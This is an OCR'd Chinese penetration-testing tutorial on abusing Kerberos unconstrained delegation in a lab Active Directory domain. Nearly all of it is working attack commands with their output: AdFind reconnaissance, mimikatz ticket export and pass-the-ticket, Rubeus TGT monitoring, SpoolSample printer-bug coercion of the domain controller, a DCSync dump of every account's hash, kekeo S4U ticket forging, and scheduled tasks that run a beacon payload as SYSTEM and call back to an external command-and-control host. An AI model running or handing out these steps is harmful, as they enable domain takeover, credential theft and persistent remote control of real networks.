
非约束委派攻击


非约束委派使用场景

从使用的角度：用户张三访问一台机器A，于是向DC发起认证，DC会检查A的机器账号的属性，如果是非约束委派的话，会把用户的TGT放在ST票据中并一起发送给A,这样A在验证ST票据的同时也获取到了用户的TGT，并把TGT储存在自己的lsass进程中以备下次重用，从而A就可以使用这个TGT，来模拟这个张三访问任何服务。




从攻击角度来说：如果攻击者拿到了一台配置了非约束委派的机器权限，可以诱导管理员来访问该机器，然后可以得到管理员的TGT，从而模拟管理员访问任意服务，相当于拿下了整个域环境，或者结合打印机漏洞让域管用户强制回连以缓存 TGT

一个域内用户访问WEB服务，但是一些资源在文件服务上，这个时候就需要委派，需要web系统代表用户A去访问文件服务的资源



非约束委派的漏洞



如果是域管访问web系统，我们就可以通过web系统伪造域管的身份登录域控

利用非约束委派域控主动访问控制域

实验环境如下：

机器位置	机器IP	机器名	机器登录用户	所属域	委派配置
域内域控制器	192.168.41.10	DC	hack\administrator	hack.com	域控

机器位置	机器IP	机器名	机器登录用户	所属域	委派配置
域内机器	192.168.41.40	WEB	hack\zs	hack.com	约束委派

实验前提：控制了域内的一台机器pc-web，并且该机器的服务账号配置了非约束委派，如下：

1、使用Adfind查询域内非约束委派机器账号

```
AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306369)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName
```

```
AdFind V01.57.00cpp Joe Richards (support@joeware.net) November 2021

Using server: DC.hack.com:389
Directory: Windows Server 2012 R2

dn:CN=DC,OU=Domain Controllers,DC=hack,DC=com
>cn: DC
>distinguishedName: CN=DC,OU=Domain Controllers,DC=hack,DC=com

dn:CN=PC-WEB,CN=Computers,DC=hack,DC=com
>cn: PC-WEB
>distinguishedName: CN=PC-WEB,CN=Computers,DC=hack,DC=com
```


查询具有委派的服务账号

```
AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
```

```
AdFind V01.57.00cpp Joe Richards (support@joeware.net) November 2021

Using server: DC.hack.com:389
Directory: Windows Server 2012 R2

dn:CN=test,CN=Users,DC=hack,DC=com

1 Objects returned
```

2、我们先去访问域控，是不能访问的

```
dir \\dc.hack.com\c$
```



3、这个时候如果域管访问了pc-web机器我们的内存中就会有域管的TGT，就可以访问任意机器了，在与域控上执行访问PC-WEB(在域控上执行)

```
net use \\PC-WEB.HACK.COM /user:hack\administrator Admin@123
```

```
C:\Users\Administrator>net use \\PC-WEB.HACK.COM /user:hack\administrator Admin@
123
命令成功完成。


C:\Users\Administrator>_
```

4、去pc-web导出内存中的票据

```
sekurlsa::tickets /export
```

```
2022/10/27  13:41             1,495 [0;3e7]-0-3-40a50000.kirbi
2022/10/27  13:41             1,407 [0;3e7]-2-0-40e10000-PC-WEB$@krbtgt-HACK.COM.kirbi
2022/10/27  13:41             1,407 [0;3e7]-2-1-60a10000-PC-WEB$@krbtgt-HACK.COM.kirbi
2022/10/27  13:41             1,501 [0;59146]-0-0-40a50000-zs@ldap-DC.hack.com.kirbi
2022/10/27  13:41             1,505 [0;59146]-0-1-40a50000-zs@ProtectedStorage-DC.hack.com.kirbi
2022/10/27  13:41             1,481 [0;59146]-0-2-40a50000-zs@cifs-dc.hack.com.kirbi
2022/10/27  13:41             1,481 [0;59146]-0-3-40a50000-zs@ldap-dc.hack.com.kirbi
2022/10/27  13:41             1,373 [0;59146]-2-0-40e10000-zs@krbtgt-HACK.COM.kirbi
2022/10/27  13:41             1,373 [0;59146]-2-1-60a10000-zs@krbtgt-HACK.COM.kirbi
2022/10/27  13:41             1,491 [0;704d3]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi
```

4、进行票据传递就可以获取域控的权限了

```
mimikatz kerberos::ptt [0;54acdf]-2-0-60a10000-Administrator@krbtgt-
HACK.COM.kirbi
```

```
beacon> mimikatz kerberos::ptt [0;54acdf]-2-0-60a10000-Administrator@krbtgt-HACK.COM.kirbi
[*] Tasked beacon to run mimikatz's kerberos::ptt [0;54acdf]-2-0-60a10000-Administrator@krbtgt-HACK.COM.kirbi command
[+] host called home, sent: 706119 bytes
[+] received output:

* File: '[0;54acdf]-2-0-60a10000-Administrator@krbtgt-HACK.COM.kirbi': OK
```

5、访问域控

```
shell dir \\dc.hack.com\c$
```

```
beacon> shell dir \\dc.hack.com\c$
[*] Tasked beacon to run: dir \\dc.hack.com\c$
[+] host called home, sent: 51 bytes
[+] received output:
 驱动器 \\dc.hack.com\c$ 中的卷没有标签。
 卷的序列号是 4A35-60F8

 \\dc.hack.com\c$ 的目录

2022/06/17  00:40            14,336 1.exe
2022/10/07  19:10                 0 1.txt
2022/10/12  21:34            14,336 123.exe
2022/06/17  00:40            14,336 2.exe
2022/10/12  21:35            14,336 456.exe
2013/08/22  23:52    <DIR>          PerfLogs
2022/09/22  14:46    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2022/09/27  20:11        12,566,528 system.hive
2022/09/27  20:10    <DIR>          test
2022/03/30  16:37    <DIR>          Users
2022/08/18  13:10            14,336 wanli.exe
2022/09/27  14:27    <DIR>          Windows
               7 个文件     12,638,208 字节
               6 个目录 14,211,256,320 可用字节
```

6、使用计划任务，服务，或者无文件的powershell上线

```
copy 123.exe \\dc.hack.com\C$
shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru
system /f
shell schtasks /run /s dc.hack.com /i /tn "test"
```

```
beacon> shell copy 123.exe \\dc.hack.com\C$
[*] Tasked beacon to run: copy 123.exe \\dc.hack.com\C$
[+] host called home, sent: 60 bytes
[+] received output:
已复制         1 个文件。

beacon> shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru sy
[+] host called home, sent: 112 bytes
[+] received output:
成功: 成功创建计划任务 "test"。

beacon> shell schtasks /run /s dc.hack.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc.hack.com /i /tn "test"
[+] host called home, sent: 73 bytes
[+] received output:
成功: 尝试运行 "test"。
```

7、等待域控上线

175.9.142.242	192.168.41.10	wanli	SYSTEM *	DC	123.exe	2676	x86	38s
175.9.142.242	192.168.41.40	wanli	SYSTEM *	PC-WEB	rundll32.exe	572	x64	612...
175.9.142.242	192.168.41.40	wanli	zs	PC-WEB	123.exe	1468	x86	104...

利用非约束委派域控被动访问控制域控

机器位置	机器IP	机器名	机器登录用户	所属域	委派配置
域内域控制器	192.168.41.10	DC	hack\administrator	hack.com	域控

机器位置	机器IP	机器名	机器登录用户	所属域	委派配置
域内机器	192.168.41.184	OA	hack\zs	hack.com	配置了非约束委派

实验前提：控制了域内的一台机器OA，并且该机器的服务账号配置了非约束委派，如下：

一般域管不会主动访问我们，我们可以 利用 Windows 打印系统远程协议（MS-RPRN）中的一种旧的但是默认启用的方法，在该方法中，域用户可以使用 MS-RPRN `RpcRemoteFindFirstPrinterChangeNotification(Ex)` 方法强制任何运行了 Spooler 服务的计算机以通过 Kerberos 或 NTLM 对攻击者选择的目标进行身份验证。非约束性委派主机结合 Spooler 打印机服务漏洞，让域控机器 `DC` 强制访问已控的具有本地管理员权限的非约束性委派机器 `OA` ，从而拿到域管理员的 TGT，进而接管域控。（2008机器可能复现不了，因为版本的问题）

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.142.242	192.168.41.184	wanli	ZS	OA		123.exe	2144	x86	1m
175.9.142.242	192.168.41.184	wanli	Administrator *	OA		123.exe	3516	x86	23s

日志X Beacon 192.168.41.184@2024 X

进行实验之前一定要把所有的防火墙关闭！所有的防火墙关闭！所有的防火墙关闭！

1、首先利用Rubeus在 `OA` 上以本地管理员权限执行以下命令，每隔一秒监听来自域控机器 `DC` 的登录信息

```
Rubeus.exe monitor /interval:1 /filteruser: DC$
```

```
beacon> shell Rubeus.exe monitor /interval:1 /filteruser:DC$
[*] Tasked beacon to run: Rubeus.exe monitor /interval:1 /filteruser:DC$
[+] host called home, sent: 77 bytes
[+] received output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: TGT Monitoring
[*] Target user     : DC$
[*] Monitoring every 1 seconds for new TGTs
```

再利用SpoolSample强制域控打印机回连，需在域用户进程上执行，所以这里切换成了普通域用户帐号去执行

```
SpoolSample.exe DC OA
```

```
beacon> shell SpoolSample.exe DC OA
[*] Tasked beacon to run: SpoolSample.exe DC OA
[+] host called home, sent: 52 bytes
[+] received output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Rubeus监听到票据

```
[*] 2022/11/1 10:26:26 UTC - Found new TGT:

  User                  :  DC$@HACK.COM
  StartTime             :  2022/11/1 17:02:48
  EndTime               :  2022/11/2 3:02:48
  RenewTill             :  2022/11/8 17:02:48
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIEyDCCBMSgAwIBBaEDAgEWooID3jCCA9phggPWMIID0qADAgEFoQobCEhBQ0suQ09Noh0wG6ADAgECoRQwEhsGa3JidGd0GwhI
    QUNLLkNPTaOCA54wggOaoAMCARKhAwIBAqKCA4wEggOItYN6sxHOPcqoGAL2d/6SfzXp36UyJyh4gkOzNB0KyFgp93fQ92CAQnyI
    RQDVeifsovs+ft2t0XR1EJKm081im+OrCA/iAAezQQoJtzPXScNja9xutLvD5VHBaaPA2ELZMcng/dUD3lZFWKbI7dUFkjZSmUC9
    08bJWBaS3/rIetKGbVUDYPqs5JeqBk7eKKjMpKn1/M3nsdEaLy9cl5/jCTHjdUctuNm7oDMGKef/Z+2iNLlxrcRFTCRqBGILgAOW
    GYirw8Bye59gSs1GoX7CUN8fwDBqhvY6hAem+Dh1QbBVeDLrU670zje4t4v1d37+hOZOuMqlWYPvvOTE5YxvFfJJSlLi4Mk4I9NY
    lcaYSZZgTrvMy+ls0Mr8nTLH+nLY4L3AI7DtxytGRd2AZYEX+NpG5NlkffejfKpcFX7Ab4M6X6L9F1n1V8R/OJUWUCbVpxN1jkw8
    oaLKGOQVVD/9KNyjjXEnOYxOQ4qpdpM595AmauW/sjeKfKtjNjNPB7r9wwjLcB94PF2e3MI8caM40ArLSzI91wt/dOXWSmtK1PGv
    rhC9RRmHPtgbRUjtBnCp0ul/9GgFbLFk4/ZzIrciYNMBkiccrf9rF8+6EuNbHnjQ3DDcbv9cv2XOKhiwNu5X87uJx4ggKv+koyga
    gKtZpi3AIYMyYbmzq9zH/sBVH35krVC+nBUkHYs5OojqS+8FPlhOhe4ohSWjMqiLl48tWA9msdTB5murWyvXbI1TX8UQ41HGfxBU
    mbT3S/6hfPlzEZVOK//FvVZ5KbdTDOfSnPimrSAfs5U4VY6ciXJlb+ji2tvWFDq4jSj4UghCRKywIgUjk1etsXPPP55gIl1vXKcb
    HV0s4v3TxvpuLmfd9D4OBq43I+1IDkQJkZKPwIn68YfWN1oqa42JtoMtxIy1OQGVZH34AcEDDi8Y814keRrTefu3imWt95Y3OvGi
    2pcWzYXKl5nqcIBRJtBWqO/Y4uQj4CgUkc23hdG8RHNOKX8yMxbWehOY5FL5ZAGXT8Dl3ynkeIXa2V0SzWG0ec7fKcCQ+TUeaQRP
    iso+A1FzugeGCLEGRCaX/giEav5+uL0t0Tgj45kMtPnSHkdWIHZJb8jx/2s2S9rLKRW/9X6AJiSRpyPqgNvMpM1y99d7KKPSZm0q
    nFxsfBlXGUPIBCXkHp7U1X7djP4SyoQSVWEEbv2HjKByhFyMRqOB1TCB0qADAgEAooHKBIHHfYHEMIHBoIG+MIG7MIG4oCswKaAD
    AgESoSIEIAm23jdrvzGv1Fr+YvMrM7G1YtvCkuwxe3zxY4vwwv2toQobCEhBQ0suQ09NohAwDqADAgEBoQcwBRsDREMkowcDBQBg
    oQAApREYDzIwMjIxMTAxMDkwMjQ4WqYRGA8yMDIyMTEwMTE5MDI0OFqnERgPMjAyMjExMDgwOTAyNDhaqAobCEhBQ0suQ09NqR0w
    G6ADAgECoRQwEhsGa3JidGd0GwhIQUNLLkNPTQ==
```

Rubeus导入票据

```
Rubeus.exe ptt /ticket:票据
```

```
[*] Tasked beacon to run: Rubeus.exe ptt /ticket:
doIEyDCCBMSgAwIBBaEDAgEWooID3jCCA9phggPWMIID0qADAgEFoQobCEhBQ0suQ09Noh0wG6A
[+] host called home, sent: 1694 bytes
[+] received output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

获取域内用户的hash

```
lsadump::dcsync /all /csv
```

```
beacon> mimikatz lsadump::dcsync /all /csv
[*] Tasked beacon to run mimikatz's lsadump::dcsync /all /csv command
[+] host called home, sent: 706121 bytes
[+] received output:
[DC] 'hack.com' will be the domain
[DC] 'DC.hack.com' will be the DC server
[DC] Exporting domain 'hack.com'
502  krbtgt   72cbbe2460ec03e4fcf3ef858e14fd11    514
1104 wanli    570a9a65db8fba761c1008a51d4c95ab    66048
1107 khack    570a9a65db8fba761c1008a51d4c95ab    512
1109 ls   e45a314c664d40a227f9540121d1a29d    66048
1110 WIN10$   a79dd609f06ca24a3ba6eb6dc233db96    4096
1112 2012-2$  5f5be6b93677e377eb6ef77a61a016b7    4096
1111 2012-1$  3d6a7574c582ab401596e80754cae917    4096
1113 ABC$ 4101a9a4410052f42a70990e5371a5b9    2080
1105 WANLI-PC$    8b4bd023a385a147559bb1a0a1669dc2    4096
1114 WANLI$   d0264bb033f4c8db741bc3cf8a0934fa    2080
1115 XYZ$ 79c08f069f33c0ee3c32609d4ca4c973    2080
1001 DC$  fc99b95e15b7a0f2ac5836df61f68d2b    532480
500  Administrator 570a9a65db8fba761c1008a51d4c95ab    512
1106 zs   570a9a65db8fba761c1008a51d4c95ab    66048
1108 PC-WEB$  11a7fc7e1a5428196bb716c9e8ecf8aa    528384
1116 test 570a9a65db8fba761c1008a51d4c95ab    524800
1118 test123  570a9a65db8fba761c1008a51d4c95ab    512
1117 OA$  45f4372acbabc76ba93a82aa1cfca5c2    528384
```


如果当前的用户是管理员就可以使用PTH攻击，如果是普通的域用户就使用黄金票据

使用计划任务，服务，或者无文件的powershell上线

```
copy 123.exe \\dc.hack.com\C$
shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru
system /f
shell schtasks /run /s dc.hack.com /i /tn "test"
```

```
beacon> shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\123.exe /ru system /f
[+] host called home, sent: 112 bytes
[+] received output:
成功: 成功创建计划任务 "test"。

beacon> shell schtasks /run /s dc.hack.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc.hack.com /i /tn "test"
[+] host called home, sent: 73 bytes
[+] received output:
成功: 尝试运行 "test"。
```

等待域控上线



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.142.242	192.168.41.10	wanli	SYSTEM *	DC		123.exe	3876	x86	36s
175.9.142.242	192.168.41.184	wanli	Administrator *	OA		123.exe	3516	x86	755...
175.9.142.242	192.168.41.184	wanli	ZS	OA		123.exe	3756	x86	256...

构造服务账户票据控制域控

实验前提

1. 服务账户设置了非约束性委派
2. 已知服务账户的密码口令信息

1、使用 adfind发现服务账号test设置了非约束委派

```
AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
```

```
beacon> shell AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
[*] Tasked beacon to run: AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
[+] host called home, sent: 151 bytes
[+] received output:

AdFind V01.57.00cpp Joe Richards (support@joeware.net) November 2021

Using server: DC.hack.com:389
Directory: Windows Server 2012 R2

dn:CN=test,CN=Users,DC=hack,DC=com

1 Objects returned
```

2、构造服务账户TGT的票据

```
kekeo.exe "tgt::ask /user:test /domain:hack.com /password:Admin@123
/ticket:test.kirbi" "exit"
```

```
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 4A35-60F8

 C:\Users\zs\Desktop 的目录

2022/11/01  18:59    <DIR>          .
2022/11/01  18:59    <DIR>          ..
2022/10/26  22:39            14,336 123.exe
2022/10/26  22:44         2,098,176 AdFind.exe
2022/11/01  18:58           634,768 kekeo.exe
2022/10/27  13:16           277,504 Rubeus.exe
2022/10/27  13:16           158,720 SpoolSample.exe
2022/11/01  18:59             1,222 TGT_test@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
               6 个文件      3,184,726 字节
               2 个目录 14,264,164,352 可用字节
```

3、利用刚才伪造的TGT票据，向域服务器申请CIFS服务票据

```
kekeo.exe "Tgs::s4u /tgt:TGT_test@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
/user:administrator@hack.com /service:cifs/DC.HACK.COM" "exit"
```

```
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 4A35-60F8

 C:\Users\zs\Desktop 的目录

2022/11/01  19:03    <DIR>          .
2022/11/01  19:03    <DIR>          ..
2022/10/26  22:39            14,336 123.exe
2022/10/26  22:44         2,098,176 AdFind.exe
2022/11/01  18:58           634,768 kekeo.exe
2022/10/27  13:16           277,504 Rubeus.exe
2022/10/27  13:16           158,720 SpoolSample.exe
2022/11/01  19:03             1,342 TGS_administrator@hack.com@HACK.COM_test@HACK.COM.kirbi
2022/11/01  18:59             1,222 TGT_test@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
               7 个文件      3,186,068 字节
               2 个目录 14,264,160,256 可用字节
```

使用mimikatz将该票据注入当前的会话中

```
mimikatz kerberos::ptt TGS_administrator@hack.com@HACK.COM_test@HACK.COM.kirbi
```

```
beacon> mimikatz kerberos::ptt TGS_administrator@hack.com@HACK.COM_test@HACK.COM.kirbi
[*] Tasked beacon to run mimikatz's kerberos::ptt TGS_administrator@hack.com@HACK.COM_test@HACK.COM.kirbi command
[+] host called home, sent: 706119 bytes
[+] received output:

* File: 'TGS_administrator@hack.com@HACK.COM_test@HACK.COM.kirbi': OK
```

访问域控

```
shell  dir \\dc.hack.com\c$
```